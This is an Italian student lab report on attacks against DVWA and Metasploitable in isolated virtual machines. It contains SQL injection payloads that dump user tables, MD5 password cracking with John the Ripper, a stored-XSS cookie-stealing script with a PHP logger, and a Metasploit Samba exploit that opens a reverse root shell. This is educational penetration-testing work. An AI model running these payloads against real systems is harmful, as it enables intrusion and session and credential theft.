BW II - S8/L1 - 15 aprile 2024 - Gianmarco Mazzoni


Team: NetRaiders

Configurazione di rete delle due macchine virtuali:

Kali: 192.168.66.110/24 Meta2: 192.168.66.120/24



Effettuiamo delle SQL injection sul sito.



%' and 1=0 union select null, table_name from information_schema.tables

Con questo comando riusciamo a vedere le tabelle disponibili nel database, utilizzando lo schema di informazioni (information schema.tables).

```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: VIEWS


ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: guestbook

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: users

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: columns_priv

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: db
```

Tra quelle disponibili, troviamo infatti **users**, che andremo a manipolare tramite ulteriori injection.



%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users'

Infatti così riusciamo a trovare i dati che vengono conservati degli users registrati nel sito. Tra quelli presenti, ciò che interessa a noi è il campo password.



%' union select user, password from users#

Possiamo implicare che l'account di *Gordon Brown* sia **gordonb**, e che la password **e99a18c428cb38d5f260853678922e03** sia un *hash* dell'effettiva password. Salviamo questi dati e tentiamo di recuperare la stringa originale.

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
   –(kali®kali)-[~]
 s john -w=/usr/share/nmap/nselib/data/passwords.lst --format=Raw-MD5 /home/kali/Desktop/SQL_Userlist.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)
 s john --show --format=Raw-MD5 /home/kali/Desktop/SQL_Userlist.txt
admin:password
gordonb:abc123
 1337:charlev
pablo:letmein
smithy:password
5 password hashes cracked, 0 left
```

John the Ripper è un popolare strumento di cracking delle password. Questo comando viene utilizzato per eseguire un bruteforce attack, o di dizionario per cercare di recuperare le password da un file hash MD5.

(Le password in questione sono già state decodificate nell'esercizio S6L5, di conseguenza, John The Ripper ha dato in output che non c'erano nuovi hash decodificati.)

Con il comando

--show -format=Raw-MD5 filename


vediamo le password decodificate.

In questo caso, la password di Gordon risulta essere abc123.



Username		
gordonb		
Password		
•••••		
	Login	

Eseguiamo un tentativo di login con le sue credenziali.



Come indicato dal sito,

"Login effettuato con successo come gordonb."

BW II - S8/L2 - 16 aprile 2024 - Gianmarco Mazzoni

Configurazione di rete delle due macchine virtuali:

Kali: **192.168.109.100/24** Meta2: **192.168.109.150/24**

```
E
                                                    kali@kali: ~
File Actions Edit View Help
  —(kali⊕kali)-[~]
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
        inet 192.168.109.100 netmask 255.255.255.0 broadcast 192.168.109.255
        inet6 fe80::2edd:a0d2:f514:48e5 prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
        RX packets 33 bytes 9518 (9.2 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 25 bytes 7916 (7.7 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 :: 1 prefixlen 128 scopeid 0×10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
 Metasplo2 (Istantanea Static 101) [In esecuzione] - Oracle VM VirtualBox
                                                                                  \times
 File Macchina Visualizza Inserimento Dispositivi Aiuto
                                                                                        Ţ
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
           Link encap: Ethernet HWaddr 08:00:27:81:71:8e
eth0
           inet addr: 192.168.109.150 Bcast: 192.168.109.255 Mask: 255.255.255.0 inet6 addr: fe80::a00:27ff:fe81:718e/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2 errors:0 dropped:0 overruns:0 frame:0
           TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:170 (170.0 B) TX bytes:4612 (4.5 KB)
           Base address:0xd020 Memory:f0200000-f0220000
lo
           Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:115 errors:0 dropped:0 overruns:0 frame:0
           TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:23281 (22.7 KB) TX bytes:23281 (22.7 KB)
msfadmin@metasploitable:~$ _
                                                    🔯 🥯 🏴 🗗 🤌 🔚 🖳 🚰 👸 🚱 💽 CTRL (DESTRA)
```

L'obiettivo è di sfruttare la vulnerabilità XSS Persistant di DVWA e simulare il furto di una sessione di un utente lecito del sito, per farlo prepariamo del codice in python.

```
1 <?php
 2 if(isset($_REQUEST['q'])) {
 3
 4
            //Timestamp
 5
            $timestamp = date("Y-m-d H:i:s");
            //Indirizzo IP Utente
 6
            $ip = $_SERVER['REMOTE_ADDR'];
browser = $_SERVER['HTTP_USER_AGENT'];
 7
 8
 9
            //Output
                        "Timestamp: $timestamp\n";
10
11
                        "IP: $ip\
             message = "Cookies:" .base64_decode($_REQUEST['q']) . "\n";
12
13
            $message = "Browser: $browser\n";
14
15
            //Scrittura sul file
            file_put_contents('/var/www/html/cattura/cookie.txt', $message,FILE_APPEND);
16
17
           echo $_REQUEST['q'];
18
19
20 ?>
21
```

Eseguendo lo script:

```
<script>var i = new Image();
i.src='http://localhost:5555/Login.php?q='+btoa(document.cookie)</script>
```

possiamo sfruttare la vulnerabilità nel sito per rubare i cookie agli Utenti. L'unico modo per eseguirlo correttamente però, è di modificare la lunghezza del campo Name tramite F12.

```
Name *

V

V

✓ 


✓ 

✓ 

✓ <input name="txtName" type="text" size="30" maxlength="100" >

✓
```

Modifica del campo maxlength da 30 a 100.



Caricamento dello script nella pagina.

In questo modo i contenuti vengono salvati dentro un file di testo **cookie.txt**. Esaminiamo i contenuti di quest'ultimo.

Timestamp: 16-04-2024 13:11:45

IP: 127.0.0.1

Cookies: security=low: PHPSESSID=6a49b37fc20ee2830a149478c43a998b

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Ecco i contenuti del file cookie.txt.

BW II - S8/L3 - 17 aprile 2024 - Gianmarco Mazzoni

Il codice fornito nella consegna serve a riordinare un numero fisso di variabili di tipo intero, in questo caso 10, tutti forniti in Input dall'Utente. Dopo l'inserimento un ciclo mostra in ordine di inserimento i dati disponibili, per poi ordinarli in ordine crescente e stamparli in output. Eseguiamo una prova compilando ed eseguendo il codice.

```
·(kali⊛kali)-[~/Desktop]
 $ gcc -g S8L3.c -o ProvaCodice
   -(kali⊛kali)-[~/Desktop]
$ ./ProvaCodice
Inserire 10 interi:
[1]:23
[2]:34
[3]:54
[4]:65
[5]:67
[6]:87
[7]:89
[8]:19
[9]:98
[10]:77
[1]: 1]: 1]: 23
[2]: 34
[3]: 54
[3]: 54
[4]: 65
[5]: 67
[6]: 87
[7]: 89
[8]: 19
[10]: 77
Il vettore ordinato e':

[1]:19

[2]:23

[3]:34

[4]:54

[5]:65
[6]:67
[7]:77
[8]:87
[9]:89
[10]:98
   —(kali®kali)-[~/Desktop]
```

Il codice funziona correttamente.

Cerchiamo di ottenere un errore di segmentazione, modificandolo. (Link al codice)

Compiliamo il tutto ed eseguiamo.


```
-(kali⊗kali)-[~/Desktop]
sgcc -g S8L3-Seg.c -o S8L3-SegFault
(kali@ kali)-[~/Desktop]
$ ./S8L3-SegFault
Benvenuto, i NetRaiders sono qui per aiutarti, o forse no!
Scegli il programma da eseguire:
1. Programma corretto
2. Programma con errore di segmentazione
Scelta: 2
Esecuzione del programma con errore di segmentazione...
Inserire 23 numeri interi:
[1]:87
[2]:54
[3]:21
[4]:32
[5]:65
[6]:98
[7]:74
[8]:85
[9]:96
[10]:41
[11]:52
[12]:63
[13]:10
[14]:20
[15]:30
[16]:40
[17]:50
[18]:60
[19]:80
[20]:70
Il vettore inserito e':
[1]: 87
[2]: 54
[3]: 21
[4]: 32
[5]: 65
[6]: 98
[7]: 74
[8]: 85
[9]: 96
[10]: 41
[11]: 52
[12]: 63
[13]: 10
[14]: 20
[15]: 30
```

BW II - S8/L4 - 18 aprile 2024 - Gianmarco Mazzoni

Configurazione di rete delle due macchine virtuali:


Kali: **192.168.75.100/24** Meta2: **192.168.75.150/24**

Seguendo questa indicazione, cambio i valori ed eseguo ifconfig e un ping tra di loro per verificare che tutto sia corretto.




Le macchine pingano tra loro, quindi possiamo procedere.


Seguiamo le procedure indicate nella consegna, quindi logghiamo con Nessus ed eseguiamo una scansione Basic e una scansione delle porte.



La scansione Basic in corso.




Port Scan Report




Basic Vulnerabilities Report

Possiamo notare che la porta 445 è scoperta, e che possiamo sfruttare la vulnerabilità Badlock di Samba, per eseguire del codice sulla macchina obiettivo.



Da questo report posso confermare la possibilità di exploitare tramite usermap Samba, che non è stato aggiornato e ci darà l'occasione di eseguire del codice sulla macchina target.



Ricerca dell'exploit.

```
msf6 > info 0
          Name: Samba "username map script" Command Execution
    Module: exploit/multi/samba/usermap_script Platform: Unix
 Privileged: Yes
License: Metasploit Framework License (BSD)
  Disclosed: 2007-05-14
Provided by:
jduck <jduck@metasploit.com>
Available targets:
Id Name
   ⇒ 0 Automatic
Check supported:
Basic options:
              Current Setting Required Description
                                                       The target host(s), see \ https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html \\ The target port (TCP)
Payload information:
   .
Space: 1024
  escription:
This module exploits a command execution vulnerability in Samba
versions 3.0.20 through 3.0.25rc3 when using the non-default
"username map script" configuration option. By specifying a username
containing shell meta characters, attackers can execute arbitrary
   No authentication is needed to exploit this vulnerability since
   this option is used to map usernames prior to authentication!
  https://nvd.nist.gov/vuln/detail/CVE-2007-2447
OSVDB (34700)
http://www.securityfocus.com/bid/23972
http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
http://samba.org/samba/security/CVE-2007-2447.html
View the full module info with the info -d command.
<u>msf6</u> > use 0
     No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(
                                                          t) > show options
```

Informazioni dell'exploit.

```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/sumba/usermap_acript) > show options
Module options (exploit/multi/samba/usermap_script):
                  Current Setting Required Description
                                                           The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
    CPORT
                                           yes
yes
    RHOSTS
Payload options (cmd/unix/reverse_netcat):
    Name Current Setting Required Description
    LHOST 192.168.75.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
View the full module info with the info, or info -d command.
msf6 exploit(
msf6 exploit(multi/samba/usermap_script) > set lport 4455
lport ⇒ 4455
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.75.150
rhosts ⇒ 192.168.75.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
msf6 exploit(
                                                           t) > exploit
```

Impostazione ed esecuzione dell'exploit.

```
[*] Started reverse TCP handler on 192.168.75.100:4455
[*] Command shell session 1 opened (192.168.75.100:4455 → 192.168.75.150:44265) at 2024-04-18 05:13:46 -0400
whoami
root
ls
bin
boot
cdrom
home
initrd
initrd.img
lost+found
media
mnt
nohup.out
opt
root
shin
sonounacartella
srv
test_metasploit
tmp
usr
var
vmlinuz
ifconfig
           Link encap:Ethernet HWaddr 08:00:27:81:71:8e
           inet addr:192.168.75.150     Bcast:192.168.75.255     Mask:255.255.0
inet6 addr: fe80::a00:27ff:fe81:718e/64     Scope:Link
           UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
           RX packets:104640 errors:0 dropped:0 overruns:0 frame:0
           TX packets:98807 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:8886123 (8.4 MB) TX bytes:7067755 (6.7 MB)
           Base address:0×d020 Memory:f0200000-f0220000
           Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:1143 errors:0 dropped:0 overruns:0 frame:0
           TX packets:1143 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:288710 (281.9 KB) TX bytes:288710 (281.9 KB)
```

Esecuzione dei comandi, sono indicati in blu.

Dopo essere entrati, terminiamo la sessione con Ctrl+C, e premiamo "y" e invio.

```
^C
Abort session 1? [y/N] y

[*] 192.168.75.150 - Command shell session 1 closed. Reason: User exit msf6 exploit(multi/samba/usermap_script) >
```

Uscita dalla sessione.